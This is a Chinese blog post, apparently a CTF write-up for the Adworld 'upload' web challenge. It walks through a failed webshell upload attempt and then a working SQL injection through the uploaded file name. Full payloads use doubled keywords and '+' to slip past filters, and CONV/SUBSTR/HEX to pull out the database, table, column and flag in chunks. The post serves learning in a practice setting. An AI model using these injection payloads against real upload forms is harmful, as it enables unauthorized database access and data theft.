

攻防世界 web高手进阶区 8分题 upload

原创

思源湖的鱼 于 2020-08-28 19:12:53 发布 276 收藏 1

分类专栏: [ctf](#) 文章标签: [upload](#) [sql注入](#) [ctf](#) [攻防世界](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/108262514

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的8分题

本文是upload的writeup

解题过程

进来是这样的



。。。。。

看得我一愣

然后什么尝试都无果

。。。。。

这tm不是题目崩了是什么。。。。。哽住

回头看到题目描述里还有

题目描述: 如题目环境有问题, 稍等片刻后刷新即可

。。。。。

fine

好了

关了容器再开一个

我们进入题目

是一个注册登录界面

The screenshot shows a web browser window with the address bar displaying '220.249.52.133:41014'. The browser's navigation bar includes links for 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', 'Exploit-DB', 'GHDB', and 'MS'. The main content area features a registration form with the following fields and elements:

- Title:** Please Sign Up
- Link:** Already a member? [Login](#)
- Form Fields:**
 - User Name
 - Email Address
 - Password
 - Confirm Password
- Submit Button:** Register

https://blog.csdn.net/weixin_44604541

惯例查看源码和御剑
有个includes和classes
进去看看

The screenshot shows a web browser window with the address bar displaying '220.249.52.133:41014/includes/'. The browser's navigation bar includes links for 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', and 'Kali Forums'. The main content area displays the following information:

Index of /includes

Name	Last modified	Size	Description
Parent Directory	-	-	-
commonClass.php	2018-09-16 03:05	588	
config.php	2018-09-16 03:05	791	

Apache/2.4.7 (Ubuntu) Server at 220.249.52.133 Port 41014

The screenshot shows a web browser window with the address bar displaying '220.249.52.133:41014/classes/'. The browser's navigation bar includes links for 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', and 'Kali Forums'. The main content area displays the following information:

Index of /classes

Name	Last modified	Size	Description
Parent Directory	-	-	-
password.php	2018-09-16 03:05	7.7K	
user.php	2018-09-16 03:05	1.0K	


Apache/2.4.7 (Ubuntu) Server at 220.249.52.133 Port 41014

芜湖
user和password
但是点开都没东西


.....

.....


老老实实回去注册登录
进入到一个上传文件的界面



那第一反应
菜刀砍天下
上传一句话木马



文件扩展名不对。。
没事儿，这情景咱见到过
猜测是白名单过滤，只能jpg、png之类的
做些尝试（可用burp的intruder）



有了
jpg的可以上传
且在跳转回这个界面
回显了uid

File upload.jpg has been uploaded from adminand uid is:1660

嗯，这个暂时不知道什么用
先继续burp改后缀，连菜刀
。。。。。
失败
。。。。。
人傻了呀
一一。。。。。

不是上传木马

.....

那大概是注入？

sql注入？

回去注册和登录的界面做尝试

无果

.....

这就哽住了

吃了个饭回来

突然想到前面的uid

脑洞一开

猜测它直接将我们上传的文件存入了数据库

那可能通过文件进行sql注入？

类似 `insert into 表名('filename',...) values('上传的文件名',...);` 这样

构造 `' select database() '.jpg` 上传

结果被过滤了

猜测是select或空格被过滤

都改掉：双写select，空格用“+”

构造 `'+(selselectect database())+'.jpg`

返回0



这就有点哽住了

.....

查了查

几个知识点

- `CONV()`: 进制的转换

```
CONV(N, from_base, to_base)
```

```
select conv(16,10,16);
```

```
+-----+
```

```
| conv(16,10,16) |
```

```
+-----+
```

```
| 10 |
```

```
+-----+
```

```
1 row in set (0.04 sec)
```

N是要转换的数据，from_base是原进制，to_base是目标进制

如果N是有符号数字，则to_base要以负数的形式提供，否则会将N当作无符号数

```
mysql> select conv(-16,10,16);
+-----+
| conv(-16,10,16) |
+-----+
| FFFFFFFF00000000 |
+-----+
1 row in set (0.00 sec)
mysql> select conv(-16,10,-16);
+-----+
| conv(-16,10,-16) |
+-----+
| -10 |
+-----+
1 row in set (0.00 sec)
```

- substr () : 搜索字符串


```
substr(string string,num start,num length);
```

string为字符串，start为起始位置，length为长度。

mysql中的start是从1开始的，而hibernate中的start是从0开始的。


所以构造文件名 `+(select conv(substr(hex(database()),1,12),16,10))+'.jpg'`

返回



构造文件名 `+(select conv(substr(hex(database()),13,12),16,10))+'.jpg'`

返回



分别转换为16进制

在转换为字符串

得到数据库 `web_upload`

那一步步下去

注入表名

```
file_name'+(select conv(substr(hex((select table_name from information_schema.tables where table_schema = 'web_upload' limit 1,1)),1,12),16,10))+'.jpg'
file_name'+(select conv(substr(hex((select table_name from information_schema.tables where table_schema = 'web_upload' limit 1,1)),13,12),16,10))+'.jpg'
file_name'+(select conv(substr(hex((select table_name from information_schema.tables where table_schema = 'web_upload' limit 1,1)),25,12),16,10))+'.jpg'
```

得到 `hello_flag_is_here`

注入列名

```
file_name'+(seleselectct+conv(substr(hex((seleselectct COLUMN_NAME frfromom information_schema.COLUMNS where TAB  
LE_NAME = 'hello_flag_is_here' limit 1,1)),1,12),16,10))+'.jpg  
file_name'+(seleselectct+conv(substr(hex((seleselectct COLUMN_NAME frfromom information_schema.COLUMNS where TAB  
LE_NAME = 'hello_flag_is_here' limit 1,1)),13,12),16,10))+'.jpg
```

得到 `i_am_flag`

获取数据

```
file_name'+(seleselectct+CONV(substr(hex((seleselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),1  
6,10))+'.jpg  
file_name'+(seleselectct+CONV(substr(hex((seleselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),  
16,10))+'.jpg
```

得到flag `!!_@m_Th.e_F!lag`

结语

御剑扫到的两个东西没有用
文件名sql注入脑洞有点大
注入里有好多小弯弯绕绕

几个wp: [1](#)、[2](#)、[3](#)、[4](#)